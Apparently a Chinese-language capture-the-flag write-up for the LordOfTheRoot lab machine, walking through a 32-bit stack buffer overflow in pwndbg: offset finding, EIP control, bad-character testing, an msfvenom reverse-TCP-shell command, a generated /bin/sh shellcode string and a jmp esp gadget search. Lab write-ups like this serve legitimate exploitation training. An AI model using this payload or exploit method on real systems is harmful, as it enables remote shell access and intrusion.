smeagol@LordOfTheRoot:/SECRET$ strings door1/file
/lib/ld-linux.so.2
,x!L
libc.so.6
 IO_stdin_used
strcpy
exit
printf
__libc_start_main
__gmon_start__
GLIBC_2.0
PTRh
QVh]
[^_]
Syntax: %s <input string>
```



```
smeagol@LordOfTheRoot:/SECRET$ strings door2/file
/lib/ld-linux.so.2
Tn6%`9
libc.so.6
_IO_stdin_used
exit
printf
__libc_start_main
__gmon_start__
GLIBC_2.0
PTRh
QVhM
[^_]
Syntax: %s <input string>
```




```
smeagol@LordOfTheRoot:/SECRET$ strings door3/file
/lib/ld-linux.so.2
Tn6%`9
libc.so.6
_IO_stdin_used
exit
printf
__libc_start_main
__gmon_start__
GLIBC_2.0
PTRh
QVhM
[^_]
```



pwndgb

参考教程 https://ch4r1l3.github.io/2018/06/22/pwn从入门到放弃第三章—gdb的基本使用教程/

```
vim ~/.gdbinit
切换到 pwndgb
```




```
前面我们知道 界址为171
用gdb分析

gdb ./file
vmmap
run
```




```
run $(python -c 'print "A"*171 + "B"*4 + "C"*20')
```

```
pwndbg> r $(python -c 'print "A"*171 + "B"*4 + "C"*20')
Starting program: /2022/6/file $(python -c 'print "A"*171 + "B"*4 + "C"*20')

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS ]
 EAX  0x0
 EBX  0x0
 ECX  0xffffd410 ← 0x43004343 /* 'CC' */
 EDX  0xffffd0f2 ← 0xdb004343 /* 'CC' */
 EDI  0x8048360 (_start) ← xor    ebp, ebp
 ESI  0x2
 EBP  0x41414141 ('AAAA')
 ESP  0xffffd0e0 ← 'CCCCCCCCCCCCCCCCCCCC'
 EIP  0x42424242 ('BBBB')
[ DISASM ]
Invalid address 0x42424242
[ STACK ]
00:0000| esp   0xffffd0e0 ← 'CCCCCCCCCCCCCCCCCCCC'
... ↓         4 skipped
05:0014|      0xffffd0f4 → 0xf7ffdb00 ← 0x0
06:0018|      0xffffd0f8 → 0xf7fc3420 → 0x804826a ← inc    edi /* 'GLIBC_2.0' */
07:001c|      0xffffd0fc → 0xf7fa7000 (_GLOBAL_OFFSET_TABLE_) ← 0x1ead6c
[ BACKTRACE ]
 ▶ f 0 0x42424242
   f 1 0x43434343
   f 2 0x43434343
   f 3 0x43434343
   f 4 0x43434343
   f 5 0x43434343
```


vmmap

我们知道 linux 文件权限有三种

r read

w write

x execute

一般 r-x rw- wx 一般不同时授权

我们看这个程序

0xffffdd00 rwx 说明这个位置我们可以完全控制，因此可以利用shellcode

```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
  0x8048000  0x8049000 r-xp     1000 0      /2022/6/file
  0x8049000  0x804a000 rw-p     1000 0      /2022/6/file
0xf7dbc000 0xf7dd9000 r--p    1d000 0      /usr/lib/i386-linux-gnu/libc-2.33.so
0xf7dd9000 0xf7f31000 r-xp   158000 1d000  /usr/lib/i386-linux-gnu/libc-2.33.so
0xf7f31000 0xf7fa5000 r--p    74000 175000 /usr/lib/i386-linux-gnu/libc-2.33.so
0xf7fa5000 0xf7fa7000 r--p     2000 1e8000 /usr/lib/i386-linux-gnu/libc-2.33.so
0xf7fa7000 0xf7fa9000 rw-p     2000 1ea000 /usr/lib/i386-linux-gnu/libc-2.33.so
0xf7fa9000 0xf7fb0000 rw-p     7000 0      [anon_f7fa9]
0xf7fc3000 0xf7fc5000 rw-p     2000 0      [anon_f7fc3]
0xf7fc5000 0xf7fc9000 r--p     4000 0      [vvar]
0xf7fc9000 0xf7fcb000 r-xp     2000 0      [vdso]
0xf7fcb000 0xf7fcc000 r--p     1000 0      /usr/lib/i386-linux-gnu/ld-2.33.so
0xf7fcc000 0xf7fee000 r-xp    22000 1000   /usr/lib/i386-linux-gnu/ld-2.33.so
0xf7fee000 0xf7ffb000 r--p     d000 23000  /usr/lib/i386-linux-gnu/ld-2.33.so
0xf7ffb000 0xf7ffd000 r--p     2000 2f000  /usr/lib/i386-linux-gnu/ld-2.33.so
0xf7ffd000 0xf7ffe000 rw-p     1000 31000  /usr/lib/i386-linux-gnu/ld-2.33.so
0xfffdd000 0xffffe000 rwxp    21000 0      [stack]
pwndbg>
```



```
r $(python -c 'print "A"*171 + "B"*4 + "C"*20')
```


```
smeagol@LordOfTheRoot:/SECRET/door2$ gdb ./file
GNU gdb (Ubuntu 7.7.1-0ubuntu5~14.04.2) 7.7.1
Copyright (C) 2014 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./file...(no debugging symbols found)...done.
(gdb) r $(python -c 'print "A"*171 + "B"*4 + "C"*20')
Starting program: /SECRET/door2/file $(python -c 'print "A"*171 + "B"*4 + "C"*20')

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb) info r
eax            0x0      0
ecx            0xbfe1b8b0       -1075726160
edx            0xbfe1b3ce       -1075727410
ebx            0xb7739000       -1217163264
esp            0xbfe1b3c0       0xbfe1b3c0
ebp            0x41414141       0x41414141
esi            0x0      0
edi            0x0      0
eip            0x42424242       0x42424242
eflags         0x10202  [ IF RF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb)
```


缓冲区溢出的在生成shellcode时，会影响输入的字符，比如'n'字符会终止输入，会截断输入导致我们输入的字符不能完全进入缓冲区。常见的坏字符有x0a、x0b、x00

现在生成一串与字节数组相同的坏字符。以下 python 脚本可用于生成从 \x01 到 \xff 的坏字符字符串：

```
#!/usr/bin/env python
from __future__ import print_function

for x in range(1, 256):
    print("\\x" + "{:02x}".format(x), end='')

print()
```

```
python zifu.py

\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c
\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38
\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54
\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70
\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c
\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8
\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4
\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0
\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc
\xfd\xfe\xff
```




```
r $(python -c 'print "A"*171 + "B"*4 + ""')
将字符填入""

x/256b $esp 查看字符
发现乱序 去掉 \x09
\x0a 是换行符 也去掉
```

```
(gdb) x/256x $esp
0xbfcb7f60:     0x01    0x02    0x03    0x04    0x05    0x06    0x07    0x08
0xbfcb7f68:     0x00    0x80    0xcb    0xbf    0xea    0xcc    0x7a    0xb7
0xbfcb7f70:     0x04    0x00    0x00    0x00    0xf4    0x7f    0xcb    0xbf
0xbfcb7f78:     0x94    0x7f    0xcb    0xbf    0x4c    0x97    0x04    0x08
0xbfcb7f80:     0x1c    0x82    0x04    0x08    0x00    0x00    0x78    0xb7
0xbfcb7f88:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfcb7f90:     0x00    0x00    0x00    0x00    0x2b    0x2f    0x0d    0x8a
0xbfcb7f98:     0x3a    0x6b    0x07    0xa1    0x00    0x00    0x00    0x00
0xbfcb7fa0:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfcb7fa8:     0x04    0x00    0x00    0x00    0x60    0x83    0x04    0x08
0xbfcb7fb0:     0x00    0x00    0x00    0x00    0x00    0x25    0x7b    0xb7
0xbfcb7fb8:     0x99    0xf9    0x5e    0xb7    0x00    0xf0    0x7b    0xb7
0xbfcb7fc0:     0x04    0x00    0x00    0x00    0x60    0x83    0x04    0x08
0xbfcb7fc8:     0x00    0x00    0x00    0x00    0x81    0x83    0x04    0x08
0xbfcb7fd0:     0x5d    0x84    0x04    0x08    0x04    0x00    0x00    0x00
0xbfcb7fd8:     0xf4    0x7f    0xcb    0xbf    0xb0    0x84    0x04    0x08
0xbfcb7fe0:     0x20    0x85    0x04    0x08    0x80    0xd1    0x7a    0xb7
0xbfcb7fe8:     0xec    0x7f    0xcb    0xbf    0x1c    0x00    0x00    0x00
0xbfcb7ff0:     0x04    0x00    0x00    0x00    0xf6    0x96    0xcb    0xbf
0xbfcb7ff8:     0x09    0x97    0xcb    0xbf    0xc1    0x97    0xcb    0xbf
0xbfcb8000:     0xd7    0x97    0xcb    0xbf    0x00    0x00    0x00    0x00
0xbfcb8008:     0xb7    0x98    0xcb    0xbf    0xc8    0x98    0xcb    0xbf
0xbfcb8010:     0xd8    0x98    0xcb    0xbf    0xec    0x98    0xcb    0xbf
0xbfcb8018:     0x0d    0x99    0xcb    0xbf    0x20    0x99    0xcb    0xbf
0xbfcb8020:     0x2d    0x99    0xcb    0xbf    0x4e    0x9e    0xcb    0xbf
0xbfcb8028:     0x5a    0x9e    0xcb    0xbf    0xb8    0x9e    0xcb    0xbf
0xbfcb8030:     0xcf    0x9e    0xcb    0xbf    0xde    0x9e    0xcb    0xbf
0xbfcb8038:     0xff    0x9e    0xcb    0xbf    0x11    0x9f    0xcb    0xbf
0xbfcb8040:     0x22    0x9f    0xcb    0xbf    0x2b    0x9f    0xcb    0xbf
0xbfcb8048:     0x3e    0x9f    0xcb    0xbf    0x46    0x9f    0xcb    0xbf
0xbfcb8050:     0x56    0x9f    0xcb    0xbf    0x88    0x9f    0xcb    0xbf
0xbfcb8058:     0xa8    0x9f    0xcb    0xbf    0xc7    0x9f    0xcb    0xbf
(gdb)
```


去掉 \x09\x0a 重新填充


```
(gdb) x/256x $esp
0xbfb16e40:     0x01    0x02    0x03    0x04    0x05    0x06    0x07    0x08
0xbfb16e48:     0x0b    0x0c    0x0d    0x0e    0x0f    0x10    0x11    0x12
0xbfb16e50:     0x13    0x14    0x15    0x16    0x17    0x18    0x19    0x1a
0xbfb16e58:     0x1b    0x1c    0x1d    0x1e    0x1f    0x00    0x04    0x08
0xbfb16e60:     0x1c    0x82    0x04    0x08    0x00    0x70    0x76    0xb7
0xbfb16e68:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfb16e70:     0x00    0x00    0x00    0x00    0xc3    0xaa    0x8a    0x47
0xbfb16e78:     0xd2    0xae    0x82    0x9f    0x00    0x00    0x00    0x00
0xbfb16e80:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfb16e88:     0x03    0x00    0x00    0x00    0x60    0x83    0x04    0x08
0xbfb16e90:     0x00    0x00    0x00    0x00    0x00    0x95    0x79    0xb7
0xbfb16e98:     0x99    0x69    0x5d    0xb7    0x00    0x60    0x7a    0xb7
0xbfb16ea0:     0x03    0x00    0x00    0x00    0x60    0x83    0x04    0x08
0xbfb16ea8:     0x00    0x00    0x00    0x00    0x81    0x83    0x04    0x08
0xbfb16eb0:     0x5d    0x84    0x04    0x08    0x03    0x00    0x00    0x00
0xbfb16eb8:     0xd4    0x6e    0xb1    0xbf    0xb0    0x84    0x04    0x08
0xbfb16ec0:     0x20    0x85    0x04    0x08    0x80    0x41    0x79    0xb7
0xbfb16ec8:     0xcc    0x6e    0xb1    0xbf    0x1c    0x00    0x00    0x00
0xbfb16ed0:     0x03    0x00    0x00    0x00    0xf7    0x86    0xb1    0xbf
0xbfb16ed8:     0x0a    0x87    0xb1    0xbf    0xd7    0x87    0xb1    0xbf
0xbfb16ee0:     0x00    0x00    0x00    0x00    0xb7    0x88    0xb1    0xbf
0xbfb16ee8:     0xc8    0x88    0xb1    0xbf    0xd8    0x88    0xb1    0xbf
0xbfb16ef0:     0xec    0x88    0xb1    0xbf    0x0d    0x89    0xb1    0xbf
0xbfb16ef8:     0x20    0x89    0xb1    0xbf    0x2d    0x89    0xb1    0xbf
0xbfb16f00:     0x4e    0x8e    0xb1    0xbf    0x5a    0x8e    0xb1    0xbf
0xbfb16f08:     0xb8    0x8e    0xb1    0xbf    0xcf    0x8e    0xb1    0xbf
0xbfb16f10:     0xde    0x8e    0xb1    0xbf    0xff    0x8e    0xb1    0xbf
0xbfb16f18:     0x11    0x8f    0xb1    0xbf    0x22    0x8f    0xb1    0xbf
0xbfb16f20:     0x2b    0x8f    0xb1    0xbf    0x3e    0x8f    0xb1    0xbf
0xbfb16f28:     0x46    0x8f    0xb1    0xbf    0x56    0x8f    0xb1    0xbf
0xbfb16f30:     0x88    0x8f    0xb1    0xbf    0xa8    0x8f    0xb1    0xbf
0xbfb16f38:     0xc7    0x8f    0xb1    0xbf    0x00    0x00    0x00    0x00
(gdb)
```


去掉 \x20 重新填充

无错

坏字符为 \x09 \x0a \x20

还有 \x00 默认排除空字符



msf生成payload
payload：
-a 框架选择
-p 载荷类型

LHOST 本机地址
LPORT

-b 坏字符
-e 要使用的编码器
-f 编译的语言
-c 指定要包含的附加 win32 shellcode 文件
-v 载荷的名称

Linux：
msfvenom -a x86 --platform linux -p linux/x86/shell_reverse_tcp LHOST=x.x.x.x LPORT=443 -b "\x00\x09\x0a\x20" EXITFUNC=thread -f c

linux2：
msfvenom -a x86 -p linux/x86/exec CMD=/bin/sh -b '\x00\x09\x0a\x20' -e x86/shikata_ga_nai -fc

"\xb8\x77\x45\x9b\x14\xda\xc0\xd9\x74\x24\xf4\x5b\x31\xc9\xb1\x0b\x83\xeb\xfc\x31\x43\x11\x03\x43\x11\xe2\x82\x2f\x90\x4c\xf5\xe2\xc0\x04\x28\x60\x84\x32\x5a\x49\xe5\xd4\x9a\xfd\x26\x47\xf3\x93\xb1\x64\x51\x84\xca\x6a\x55\x54\xe4\x08\x3c\x3a\xd5\xbf\xd6\xc2\x7e\x13\xaf\x22\x4d\x13"


这里跟截图不一样 是因为有生成了一个 每次生成的都不一样 但是都是可以使用的

查看jmp

最后需要看看是否有调用jmp到es（因为我们无法控制 eax），查看能够更好的控制漏洞利用的过程，防止不成功。

```
objdump -D file | grep -P 'jmp|call' | grep esp
```

